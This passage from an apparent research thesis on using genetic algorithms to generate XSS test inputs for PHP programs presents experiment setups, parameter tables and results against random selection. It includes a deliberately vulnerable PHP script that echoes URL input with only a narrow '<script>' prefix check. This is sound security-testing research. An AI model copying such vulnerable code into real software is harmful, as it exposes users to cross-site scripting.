

Figure 17: Random Selection for Experiment 5.3.1.

In comparing results in Figure 13 to Figure 16 with random selection results in Figure 17, clearly GA is much better because using random selection we succeeded to cover two paths while GA succeeded to cover seven paths. Taking into consideration our population size which is 30 and we run both experiment for 20 rounds, which concludes around 600

individuals. Using our approach, we succeeded to cover 7 paths and only 2 paths were covered with random selection.

5.3.2 Newspaper Display Script

The PHP SUT in this experiment implements a simple newspaper display page that allows users to view topics for specific writer, since there are many writers in the newspaper; the articles are stored in a MySQL database. To view an article either by its address or by its details, users of the program fill an HTML form that communicates the inputs to the server via a URL, e.g.,

http://www.localhost/?name=ali&disply_mode =1

Input parameters passed inside the URL are available in the $GET associative array. In this example URL, the input has two key-value pairs: name=ali and disply_mode =1. This program can operate in two modes: posting the writer articles title or posting the content of article for the writer from the MYSQL database which stores the articles and their titles. After that the PHP script gets the display string. Then according to the display mode and writer name from the database, it prints the writer name and the database content as in lines 21 and 22 in

Figure 18.

```
<?php
1   $Mode = $_GET["disply_mode"] ;
2   $Name = $_GET["Name"] ;
3   if ($Mode==1)
4     {
5       $disply_String= select_DBcontent(0);
6     }
```

```
7   else
8   if ($Mode==2)
9    {
10    $disply_String= select_DBcontent(1);
11    }
12  else
13   if ($Mode>=3)
14   {
15     $disply_String= "No content for this writer";
16    }
17    if (substr($name, 0, strlen("<script>"))=== "<script>")
18   {
19     $name=htmlspecialchars($name ) ;
20   }
21     echo"The Journalist Name :".$name;
22    echo $disply_String;
?>
```

Figure 18: The PHP SUT of the Single Path Experiment 5.3.2.

In this experiment the SUT needs two different type of inputs, one of them is string and the other is numeric. The SUT conations 16 suspected vulnerable paths.

The SUT contains XSS vulnerabilities. Consider for example a case where the name of the writer is supplied by a user as any XSS pattern contains "<script>"; this string will be printed into the browser and can lead to XSS attack. As another example, the display string could contain a XSS pattern coming from the system database due to the lack of validation during the insertion step, this is a stored XSS attack; the attack could be exploited easily in the SUT above.

Now using static analysis technique we can define the different vulnerable paths of the PHP SUT, Figure 19 shows the script tree and the vulnerable paths.



Figure 19: The PHP Script Tree and Different Possible Paths of Experiment 5.3.2.

GA Parameters

Parameter	value
Population Size	30
# Survivors	3
Maximum #generations	20
# inputs within one individual	2
Type of inputs	Strings and numeric
Crossover rate (Probability)	0.5
Mutation rate (Probability)	0.5

Table 8: Genetic Algorithm Parameters for Single Path Experiment 5.3.2.

Results

In Figure 20 to Figure 23 the X axis represents rounds or GA generation and Y axis represents the best fitness value of the population. For more readability, each figure shows only 4 paths. The best individual with lowest fitness value calculated using our fitness function was showed in each generation as in Figure 20 to Figure 23. We repeated the experiment more than 5 times for each vulnerable path and the best results are reported for each path. Results of the different experiments were very much comparable.



Figure 20: Best Fitness for Experiment 5.3.2 Paths from 1-4 on 20 Generations.



Figure 21: Best Fitness for Experiment 5.3.2 Paths from 5-8 on 20 Generations.



Figure 22: Best Fitness for Experiment 5.3.2 Paths from 9-12 on 20 Generations.



Figure 23: Best Fitness for Experiment 5.3.2 Paths from 13-16 on 20 Generations.

As we did in the previous experiment, random selection experiment was executed. The same fitness function was calculated and the results are shown in Figure 24.

Figure 24 shows the fitness values along with the different generation for all 16 potential vulnerable paths; we used the same number of generations as in the GA experiment.

In comparing GA with random approach, GA succeeded to cover 8 paths from all potential vulnerable paths. GA was not successful to generate valid XSS patterns for other paths; the reason is that they involve sanitization statements like line 19 in Figure 18. When these statements are executed; even if the input contains XSS patterns the pattern will not be executed, and hence no attack will take place (as an example consider paths 3, 10, 13, and 10 in Figure 19). Using random selection method we succeeded with one path, we conclude that our approach is much better than the random approach.

It is important to mention that the population size is 30, and we run the experiments for 20 rounds, which conclude around 600 individuals. Using our approach we succeeded to cover 8 paths with this number, and only 1 path with random selection wear covered.



Figure 24: Random Selection for Experiment 5.3.2.

5.4 Multiple Paths Experiments

In this set of experiments we aim at utilizing GA to generate inputs to multiple paths at a time. When we try to satisfy a single path, other paths might be satisfied as a by-product. Using this approach we can cover more potential vulnerable paths with overall less number of generations and individuals. This is expected to save resources.

We assess the performance of our proposed fitness function using three measures: generation-to-generation (G2G) achievement, the best fitness, and cluster convergence (Phi) [18].

Generation-to-generation coverage: It is used to assess the strength and efficiency of our proposed fitness function. This consists of a pair contains the generation number and its number of satisfied target paths in a GA run.

Best fitness in each generation: The best fitness graph is meant to analyze the best candidate solution behavior over generations. In our case, it is minimization; it will be the candidate solution with the smallest value.

Cluster convergence coefficient (also known as Phi[18]): It reflects the speed of convergence of the population generated from generation to generation. The value of this metric is calculated as the best fitness divided by the average fitness in our case which is minimization.

Using above mentioned measures will help us in comparing the different candidates. More details about these types of measures can be found in [18].

5.4.1 Simple Login Script

This experiment uses the same program presented on Section 5.4.1, the same static analysis in Figure 12 is used; the difference here is that the 16 paths are targeted in one run. When we build up our population using GA, each individual feed to the SUT and the path now is compared with the whole vulnerable paths. The best individual will be rewarding per each path using this equation:

R=1- (Fitness value of the best individual / $\sum$ fitness values of all individuals)

This way gives more chance to the best individuals for each path to be selected in the next population.

GA Parameters

Parameter	value
Population Size	20
# Survivors	3
Maximum # generations	40
# inputs within one individual	2
Type of inputs	Strings
Crossover rate (Probability)	0.5
Mutation rate (Probability)	0.5

Table 9: Genetic Algorithm Parameters for Multiple Path Experiment 5.4.1.

Results

In Figure 25, the X axis represents rounds or GA generation and the Y axis represents the best fitness value of the population. Figure 25 shows 10 different runs of the experiment using same parameters of Table 9. In Figure 26 the average and standard deviation for best fitness in each round are presented.



Figure 25: Best Fitness for Experiment 5.4.1 on 40 Generations.



Figure 26 : Best Fitness Average and Standard Deviation for Experiment 5.4.1 for 10 Runs.

As it is shown below in Figure 27, all (6.6 out of 7) paths on the average were found within not more than 24 generations; for 40 generation experiment.



Figure 27:G2G achievement of Experiment 5.4.1 on the average of 10 Runs.



Figure 28: Phi Graph of Experiment 5.4.1 for 7th Run.

